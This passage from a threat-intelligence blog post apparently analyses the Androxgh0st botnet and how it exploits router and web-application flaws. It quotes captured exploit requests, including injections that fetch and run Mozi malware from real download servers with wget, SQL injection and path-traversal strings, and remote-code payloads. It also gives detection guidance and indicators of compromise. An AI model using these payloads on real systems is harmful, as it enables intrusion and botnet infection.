12. Unauthenticated Command Execution on Netgear DGN devices: The embedded web server skips authentication checks for some URLs containing the "currentsetting.htm" substring. As an example, the following URL can be accessed even by unauthenticated attackers:http://<target-ip-address>/setup.cgi?currentsetting.htm=1.Then, the "setup.cgi" page can be abused to execute arbitrary commands. As an example, to read the /www/.htpasswd local file (containing the clear-text password for the "admin" user), an attacker can access the following URL:

http://<target-ip-address>/setup.cgi?
next_file=netgear.cfg&todo=syscmd&cmd=cat+/www/.htpasswd&curpath=/&currentsetting.htm=1

An attacker can replace the command with the command they want to run.

Now, upon looking at the command and control server logs, we noticed a GET request that was exploiting this old vulnerability. We can also see what the injected commands are.

```
Body: log=admin&pwd=Adminhttps%3a%2f%2fapi.next.eventsrealm.com%4012345&wp-submit=%E7%99%BB%E5%BD%95&redirect_to=https://
api.next.eventsrealm.com%2Fwp-admin%2F&testcookie=1
Received POST request for /wp-login.php
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
Received GET request for /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=rm+-rf+/tmp/*;wget+http://200.124.241.140:44999/Mozi.m+-O+/tmp/
netgear;sh+netgear&curpath=/¤tsetting.htm=1
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
```

Netgear Router Exploitation by Androxgh0st Botnet using Mozi payload

Injected Commands:

cmd=rm -rf /tmp/; wget http://200.124.241[.]140:44999/Mozi.m -O /tmp/netgear; sh netgear*

The command sequence is as follows:

- rm -rf /tmp/*: This deletes all files in the /tmp directory, to clear any old data and ensure enough storage for the downloaded malware.
- wget http://200.124.241[.]140:44999/Mozi.m -O /tmp/netgear: This uses wget to download a malicious file named Mozi.m from an external server (200.124.241[.]140:44999) and saves it as /tmp/netgear.
- sh netgear: This runs the downloaded file as a shell script. Mozi.m likely contains malicious code. Once executed, the target device becomes part of the botnet.

The downloaded file, Mozi.m, is associated with the **Mozi botnet**. Mozi is a known botnet that primarily targets IoT devices by exploiting vulnerabilities to add them to a network of compromised devices.

13. Unauthenticated Command Execution on GPON routers(CVE-2018-10561, CVE-2018-10562):

CVE-2018-10561: Dasan GPON home routers allow authentication bypass by appending ?images to URLs that typically require login, such as /menu.html?images/ or /GponForm/diag_FORM?images/, enabling unauthorized device access.

CVE-2018-10562: Dasan GPON routers are vulnerable to command injection via the dest_host parameter in a diag_action=ping request to the /GponForm/diag_Form URI. The router stores ping results in /tmp, which can be accessed by revisiting /diag.html, allowing commands to be executed and their output retrieved.

```
Received GET request for /
Body: XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=``;wget+http://117.215.206.216:40268/Mozi.m+-O+->/tmp/gpon8
Received POST request for /GponForm/diag_Form?images/
Received GET request for /+CSCOE+/logon.html
Received GET request for /+CSCOE+/logon.html
```

GPON Router Exploitation by Androxgh0st Botnet using Mozi payload

14. Spring Cloud Gateway < 3.0.7 & < 3.1.1 Code Injection (CVE-2022-22947) - Applications are vulnerable to a code injection attack when the Gateway Actuator endpoint is enabled, exposed and unsecured.

```
Received GET request for /
Received GET request for /
Received GET request for /+CSCOE+/logon.html
Received GET request for /actuator/gateway/routes
Received GET request for /
Received GET request for /
Received GET request for /
```

Spring Cloud Gateway Exploitation by Androxgh0st Botnet

15. ZenTao CMS - SQL Injection (CNVD-2022-42853) - Zen Tao has a SQL injection vulnerability. Attackers can exploit the vulnerability to obtain sensitive database information.

```
Received GET request for /
Received GET request for /
Received GET request for /actuator/gateway/routes
Received GET request for /favicon.ico
Received GET request for /+CSCOE+/logon.html
Body: account=admin'+and++updatexml(1,concat(0x1,md5(999999999)),1)+and+'1'='1
Received POST request for /zentao/user-login.html
```

ZenTao CMS Exploitation by Androxgh0st Botnet

16. AJ-Report Authentication Bypass and Remote Code Execution Vulnerability (CNVD-2024-15077) - The platform can execute commands in the corresponding value of the validationRules parameter through post method, obtain server

permissions, and log in to the management background to take over the large screen. A remote unauthenticated attacker can compromise the server to steal confidential information, install ransomware, or pivot to the internal network.

```
Body: {"ParamName":"","paramDesc":"","paramType":"","sampleItem":"1","mandatory":true,"requiredFlag":1,"validationRules":"function verification(data){a = new
java.lang.ProcessBuilder(\"id\").start().getInputStream();r=new java.io.BufferedReader(new java.io.InputStreamReader(a));ss='';while((line = r.readLine()) != null)
{ss+=line};return ss;}"}
Received POST request for /dataSetParam/verification;swagger-ui/
```

AJ-Report Exploitation by Androxgh0st Botnet

17. eYouMail - Remote Code Execution (CNVD-2021-26422) - eYouMail is susceptible to a remote code execution vulnerability.

```
Body: type='|cat /etc/passwd||'
Received POST request for /webadm/?q=moni_detail.do&action=gragh
```

eYouMail Exploitation by Androxgh0st Botnet

18. Leadsec VPN - Arbitrary File Read (CNVD-2021-64035) - An information leakage vulnerability in the SSL VPN of Beijing Wangyuxingyun Information Technology Co., Ltd., can be exploited by an attacker to read sensitive information from arbitrary files located on the file system of the server.

```
Received POST request for /webadm/?q=moni_detail.do&action=gragh
Received GET request for /vpn/user/download/client?ostype=../../../../../../../../../etc/passwd
Received GET request for /export/classroom-course-statistics?fileNames[]=../../../../../../../../etc/passwd
Body: bsh.script=exec("cat+/etc/passwd");&bsh.servlet.output=raw
Received POST request for /bsh.servlet.BshServlet
Received GET request for /upgrade/detail.jsp/login/LoginSSO.jsp?id=1%20UNION%20SELECT%20md5(999999999)%20as%20id%20from%20HrmResourceManager
Received GET request for /
```


Leadsec VPN Exploitation by Androxgh0st Botnet

19. EduSoho Arbitrary File Read Vulnerability - There is an unauthorized arbitrary file reading vulnerability in the classroom-course-statistics interface of the education and training system. Through this vulnerability, an attacker can read the contents of the config/parameters.yml file and obtain the secret value and database account password saved in the file. Sensitive information. After getting the secret value, threat actors can further use it. It is important to note that this technology is predominantly used by the Chinese.

```
Body: type='|cat /etc/passwd||'
Received POST request for /webadm/?q=moni_detail.do&action=gragh
Received GET request for /vpn/user/download/client?ostype=../../../../../../../../../etc/passwd
Received GET request for /export/classroom-course-statistics?fileNames[]=../../../../../../../../etc/passwd
Body: bsh.script=exec("cat+/etc/passwd");&bsh.servlet.output=raw
```


EduSoho Exploitation by Androxgh0st Botnet

20. UFIDA NC BeanShell Remote Code Execution (CNVD-2021-30167) - An attacker can exploit this vulnerability to remotely execute code without authorization. It is important to note that this technology is predominantly used by the Chinese.




UFIDA NC BeanShell Exploitation by Androxgh0st Botnet

21. OA E-Cology LoginSSO.jsp SQL Injection (CNVD-2021-33202) - e-cology is an OA office system(used predominantly in China) specially produced for large and medium-sized enterprises that supports simultaneous office work on PC, mobile and WeChat terminals. An attacker could exploit this SQL injection vulnerability to obtain sensitive information.



E-cology Exploitation by Androxgh0st Botnet

22. ShopXO Download arbitrary file reading vulnerability (CNVD-2021-15822) - Shopxo is an open source enterprise level open source e-commerce system used predominantly in China. Shopxo has an arbitrary file read vulnerability that an attacker can use to obtain sensitive information.




ShopXO Exploitation by Androxgh0st Botnet

23. Weaver OA XmlRpcServlet - Arbitrary File Read (CNVD-2022-43245) - e-office is a standard collaborative mobile office platform predominantly used in China. Ltd. e-office has an arbitrary file reading vulnerability, which can be exploited by attackers to obtain sensitive information.


E-office Exploitation by Androxgh0st Botnet

24. Ruijie Smartweb Weak Password - Ruijie smartweb management system (predominantly used in China) opens the guest account vulnerability by default , and the attacker can log in to the background through the vulnerability to further attack (guest/guest) .



Ruijie Smartweb Exploitation by Androxgh0st Botnet

25. Hongjing HCM SQL injection vulnerability (CNVD-2023-08743) - An SQL injection vulnerability exists in Hongjing Human Resource Management System, using which attackers can obtain sensitive database information.




Hongjing HCM Exploitation by Androxgh0st Botnet

26. E-Cology V9 - SQL Injection (CNVD-2023-12632) - Ecology9 is a collaborative office system created by Panmicro for medium and large organizations. It is used predominantly in China. There is a SQL injection vulnerability in Panmicro ecology9, which can be exploited by attackers to obtain sensitive database information.

E-Cology V9 Exploitation by Androxgh0st Botnet

27. Ruckus Wireless Admin through 10.4 (CVE-2023-25717) - Ruckus Wireless Admin through 10.4 allows Remote Code Execution via an unauthenticated HTTP GET Request. Androxgh0st checks if the network device is running with default credentials, and if so, it pings the IP address 45.221.98[.]117.



Ruckus Wireless Admin Exploitation by Androxgh0st Botnet

Possibilities:

Mozi Payload as a Component of Androxgh0st:

- It's possible that Androxgh0st has fully integrated Mozi's payload as a module within its own botnet architecture. In this case, Androxgh0st is not just collaborating with Mozi but embedding Mozi's specific functionalities (e.g., IoT infection & propagation mechanisms) into its standard set of operations.
- This would mean that Androxgh0st has expanded to leverage Mozi's propagation power to infect more IoT devices, using Mozi's payloads to accomplish goals that otherwise would require separate infection routines.

Unified Command Infrastructure:

- If both botnets are using the same command infrastructure, it points to a high level of operational integration, possibly implying that both Androxgh0st and Mozi are under the control of the same cybercriminal group. This shared infrastructure would streamline control over a broader range of devices, enhancing both the effectiveness and efficiency of their combined botnet operations.

TRIAD recommends that organizations patch these vulnerabilities being exploited in the wild as soon as possible to reduce the probability of being compromised by the Androxgh0st/Mozi Botnet.


TTP Examples: Mozi vs Androxgh0st

TTP	Example - Mozi	Example - Androxgh0st
Command Injection and same paths	`/setup.cgi?cmd=wget+http://[attacker_url]/Mozi.m+-O+/tmp/netgear;sh+netgear`	`/cgi-bin/admin.cgi?command=ping&ip=127.0.0.1;wget+http://[attacker_url]/androx.sO+/tmp/androx;sh+/tmp/androx`
File Inclusion	`/admin.cgi?file=../../../../etc/passwd`	`/config.cgi?file=../../../../../../etc/shadow`
Exploitation of Admin Panels using bruteforce	POST `/login.cgi?log=admin&pwd=admin123`	POST `/wp-login.php?log=admin&pwd=Passnext%40123456`
Payload Download and Execution	`wget http://[attacker_url]/mozi_arm; chmod +x mozi_arm; ./mozi_arm &`	`curl http://[attacker_url]/androx_arm -o /tmp/androx_arm; ch+x /tmp/androx_arm; /tmp/androx_arm`

Both botnets share infection tactics involving command injection, credential stuffing, file inclusion, and exploitation of IoT-focused CVEs.

Global Infection Statistics

The number of affected devices by the Androxgh0st botnet is increasing by the day. At the time of writing this blog, over 500 devices have been infected.



Bots by country

Attribution

Let's take a closer look at the Ruckus Wireless Admin (CVE-2023-25717) exploitation by the botnet.


```
Received GET request for /
Received GET request for /
Received GET request for /
Received GET request for /
Received GET request for /forms/doLogin?login_username=admin&password=admin%24%28ping+-c+6+45.221.98.117%29
Received GET request for /
Received GET request for /
Received GET request for /
Received GET request for /
```

Androxgh0st Botnet pings an IP (part of their infrastructure) as part of the exploitation of the RCE vulnerability

A reverse IP lookup on the IP address reveals two domains:


- 1xbw[.]com
- Mgn4[.]com

Upon looking at the passive DNS history of mgn4[.]com, we see that the domain has been rotated across multiple IP addresses from the same subnet mask since July 2023.



Infrastructure used by the threat actor since July 2023

This indicates that the threat group was involved in malicious activities using the domain name at least since July 2023. Upon inspecting the communicating files with this domain, we found a malicious excel with the filename containing mandarin characters. This phishing bait, first seen in the wild in July 2023, was used by the threat actors to target a hospital in Hong Kong. The file name translates to “Kwai Chung Hospital DO16191.xlsx”.(md5: 039987db7dc1dea01547e0f3066f8d5d)



Phishing bait used by the threat actor first seen in the wild in July 2023 to target a hospital in Hong Kong

Coming back to the PHP command injection vulnerability, we noticed an uncommon string in the payload. As explained previously, by prepending and appending, the attacker ensures their malicious file is executed every time a PHP script runs. The string “PWN_IT” is likely an indicator/flag used as a persistence mechanism, and we can ascertain with high confidence that it is something that the threat actor(s) have named themselves.

```
Received GET request for /?p=
Received GET request for /php-cgi/php-cgi.exe?%ADd+auto_append_file%3DPWN_IT
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /+CSCOE+/logon.html
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /+CSCOE+/logon.html
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /?p=
Received GET request for /php-cgi/php-cgi.exe?%ADd+auto_prepend_file%3DPWN_IT
```

A simple search led us to a “CTF-team” called “**pwn_it**”, led by user “ChenSem”.

These CTFs are hosted by “Kanxue”. Kanxue is a Chinese “developer” community, focused on “security research” and “reverse engineering” of PC, mobile, and smart devices. We can see the logo of China’s State Council on their website.

Now, this definitely piqued our interest as it's not uncommon for CTFs held in China to hack real world targets. Recent examples have shown that CTF organizers often need the students to sign a document agreeing to several unusual terms, aimed at keeping such operations covert. Here’s what we observed:

1. The latest CTF played by “pwn_it” on Kanxue was in 2020, even though “ChenSem” appears to be a heavy-duty CTF player, indicated by their score of 501. Interestingly, that was around the same time the world saw heightened Mozi Botnet activity in the wild.

2. The CTF hosted by Kanxue in 2024 started in August, which is around the same time when Androxgh0st TP-link exploitation was observed in the wild.

3. “Pwn_it” has also been used as a function within the source code on multiple occasions. We noticed blogs by “V1ct0r” who has written over 90 articles on security research and reverse engineering.

```
def pwn_it(key):
    shellcode_read = asm('''
    mov rdi, 0
    mov rsi, 0x10100
    mov rdx, 0x120
    mov eax, 0
    syscall
    mov rsp,0x10100
    jmp rsp
    ''')
```

```
def pwn_it():
    for i in range(14):
        add(0x10,'\n')
        add(0x68,'\n')
        add(0x78,'\n')
    for i in range(5):
        add(0xc0,'\n')
    add(0xe0,'\n')
    add(0xe0,'\n')
    add(0x10,'\n')
    add(0x68,'\n')
    add(0x10,'\n')
    add(0x68,'\n')
    add(0x6ab0,'\n')
    add(0x21,'\n')#54
    add(0x420,'\n')#55
    add(0x68,'\n')#56
    add(0x68,'\n')#57
```

Their online portfolio is hosted on Github (*gdufs-king.github[.]io*), with Mandarin as the default language. GDUFS refers to the Guangdong University of Foreign Studies, implying that the author most-likely used to be a student at a Chinese university. While there is no direct relationship established between this CTF team and the botnet, we have certainly observed that the usage of the “pwn_it” string within malware and web requests, is popular within this CTF team.

Conclusion

- We have seen a spike in Androxgh0st targeting technologies that are used within the Chinese ecosystems. This comes after the “kill-switch” was allegedly used by the Chinese authorities in 2021. This points towards increased **mass-surveillance** efforts by the actors that overlaps with the state’s interests.
- We have observed that the threat actors operating the botnet had targeted a hospital from Hong Kong in July 2023, which coincides with the victimology of Chinese APTs such as APT41 and Tonto Team.
- Based on the available information, we can ascertain with low confidence that the Androxgh0st botnet is being operated by Chinese threat actors that are driven by similar interests as that of the Chinese state, i.e., mass-surveillance. As we have seen in the i-soon leaks, the APT market is cluttered with many different private companies who can provide “pentesting and red-teaming services” to the state.
- We are looking at a trend where the threat actors are regularly updating their arsenal with the most recent exploits that can be easily exploited. We can expect Androxgh0st to be exploiting at least 75% more web-application vulnerabilities by mid- 2025 than it’s exploiting now.

Checking for signs of compromise

1. Review HTTP and Web Server Logs

- **Check for Suspicious Requests:** Look for HTTP GET or POST requests that include unusual or suspicious commands, such as wget, curl, or command injection parameters like cmd=rm or cmd=wget. These are common signs of attempted command injection by Androxgh0st.

Example log entries to watch for:
GET /cgi-bin/admin.cgi?command=ping&ip=127.0.0.1;wget+http://[attacker_url]/androx.sh+-O+/tmp/androx;sh+/tmp/androx

POST /wp-login.php HTTP/1.1 log=admin&pwd=Passnext%40123456

- **Check for Unusual Login Attempts:** Look for repeated failed login attempts, indicating brute-force activity on login pages such as /wp-login.php, /admin_login, or /cgi-bin/login.cgi. These may target default credentials or weak passwords.

2. Monitor System Processes for Unexpected Activity

- **Identify Suspicious Processes:** Use commands like ps aux or top to look for unexpected processes running from unusual locations (e.g., /tmp, /var/tmp, or /dev/shm), which is typical of botnet payloads.

Androxgh0st may execute commands such as:
/tmp/androx

- **Inspect Crontab Entries and Startup Scripts:** Androxgh0st often attempts persistence by modifying crontab files or startup scripts. Use the following commands to check for any suspicious entries:
  crontab -l

cat /etc/rc.local

cat /etc/cron.d/*

3. Examine Suspicious Files in Temporary Directories

- **Inspect /tmp, /var/tmp, and /dev/shm Directories:** Androxgh0st payloads and scripts are often downloaded and executed from these directories. Look for files with unusual names or recent changes in these locations:
  ls -la /tmp

ls -la /var/tmp

- **Check File Permissions and Executable Files:** Files in these directories should not typically be executable. Use find to locate executable files in these directories:
  find /tmp -type f -perm /111

4. Analyze Network Connections and Traffic

- **Monitor Outbound Connections to Known Malicious IPs or Domains:** Androxgh0st may establish connections to its command-and-control (C2) server. Use tools like netstat or ss to identify active network connections:
  netstat -antp | grep ESTABLISHED
- Look for unusual outbound connections on uncommon ports (e.g., high-numbered ports) or to external IPs that you don't recognize.
- **Check for Excessive or Unusual Traffic Patterns:** Androxgh0st-infected devices may exhibit unusual traffic, particularly if they are participating in a botnet. Monitor traffic for signs of:some text
  - Repeated DNS lookups for suspicious domains.
  - High volumes of outbound traffic that may indicate participation in DDoS activities.

5. Review Security Configurations for Changes

- **Check for Unexpected Changes to Firewall and Router Settings:** Androxgh0st may attempt to open additional ports or modify firewall rules. Review firewall rules and router settings for unexpected modifications.
- **Inspect SSH Configuration for Weaknesses or Unauthorized Keys:** If Androxgh0st used SSH brute-forcing to gain access, verify that no new SSH keys have been added to ~/.ssh/authorized_keys.

Check:
cat ~/.ssh/authorized_keys

6. Scan for Known Vulnerabilities and Apply Patches

- **Identify Vulnerable Services and Applications:** Androxgh0st often exploits known vulnerabilities in web servers, routers, and IoT devices. Use continuous attack surface scanners to detect any unpatched services or applications.
- **Update Firmware and Software Regularly:** Ensure that all devices, particularly IoT devices and routers, are running the latest firmware versions, as Androxgh0st targets unpatched CVEs.

8. Check Logs for Signs of Persistence Mechanisms

- **Look for Modified Configuration Files:** Review configuration files for any injected commands that would re-enable the botnet upon reboot. This includes files such as /etc/rc.local, .bashrc, or any custom startup scripts.

Audit System Logs for Malicious Activity Patterns: Look for patterns in auth.log, syslog, or application logs that may indicate Androxgh0st's activity, including unexpected root login attempts or commands executed by web server user accounts.

Threat Actor Activity and Rating

Threat Actor Profiling

Active since	January 2024
Reputation	HIGH
Current Status	ACTIVE
History	Androxgh0st remains actively deployed in the wild, even after the Mozi killswitch activation. It scans for vulnerable infrastructure and has now expanded its targets from just Laravel and Apache servers to a wide technology stack including but not limited to network gateway devices and WordPress.
Rating	HIGH
Details	• Known for exploiting well-documented vulnerabilities (e.g., CVE-2017-9841 in PHPUnit and CVE-2021-41773 in Apache HTTP Server) to establish control over web servers. • Uses a botnet for systematic exploitation, scanning, and persistent access via file uploads and backdoors. • Has exploited a wide range of vulnerabilities across different software (e.g., Jira, Metabase, Sophos) to expand its control and facilitate remote code execution (RCE).

References

- *Intelligence source and information reliability - Wikipedia
- #Traffic Light Protocol - Wikipedia
- Other sources

Appendix

Indicators

Request Logger and Command Sender - Androxgh0st

- 165.22.184[.]66
- 45.55.104[.]59
- Api[.]next[.]eventsrealm[.]com (Eventsrealm is a Jamaica-based events aggregator platform)

TP Link Router Exploitation - Download servers

- 45.202.35[.]24
- 154.216.17[.]31

Geoserver Exploitation - Download servers

- 206.189.109[.]146
- 149.88.44[.]159

Netgear Router Exploitation - Download server

- 200.124.241[.]140

GPON Router Exploitation - Download server

- 117.215.206[.]216

Ruckus Wireless Admin (CVE-2023-25717)

- 45.221.98[.]117


File Hashes - Androxgh0st TP-Link Exploitation (md5)

- 2403a89ab4ffec6d864ac0a7a225e99a
- d9553ca3d837f261f8dfda9950978a0a
- c8340927faaf9dccabb84a849f448e92
- a2021755d4d55c39ada0b4abc0c8bcf5
- c8340927faaf9dccabb84a849f448e92
- db2a59a1fd789d62858dfc4f436822d7
- dd5e7a153bebb8270cf0e7ce53e05d9c
- f75061ac31f8b67ddcd5644f9570e29b
- 45b5c4bff7499603a37d5a665b5b4ca3
- 6f8a79918c78280aec401778564e3345
- e3e6926fdee074adaa48b4627644fccb
- abab0da6685a8eb739027aee4a5c4eaa
- 2938986310675fa79e01af965f4ace4f
- a6609478016c84aa235cd8b3047223eb
- 3cb30d37cdfe949ac1ff3e33705f09e3
- 0564f83ada149b63a8928ff7591389f3
- 3d48dfd97f2b77417410500606b2ced6

File Hashes - Androxgh0st Geoserver Exploitation (md5)

- f2af8db568f135cd9a788b7caff4d517
- 74f85c38ff44ff3b85124caf555cec27
- de86cb78023ce013f3b2b5e618b61401

- 6f5a16332cb0b8fc787f1b1d30f5857a
- 2e599db6456fb778f8bc8d28837d5a45



Threat Researcher at CloudSEK, specializing in digital forensics, incident response, and adversary hunting to uncover attacker motives, methods, and operations.

Subscribe to CloudSEK Resources

Get the latest industry news, threats and resources.

Related Blogs

Predict Cyber Threats against your organization
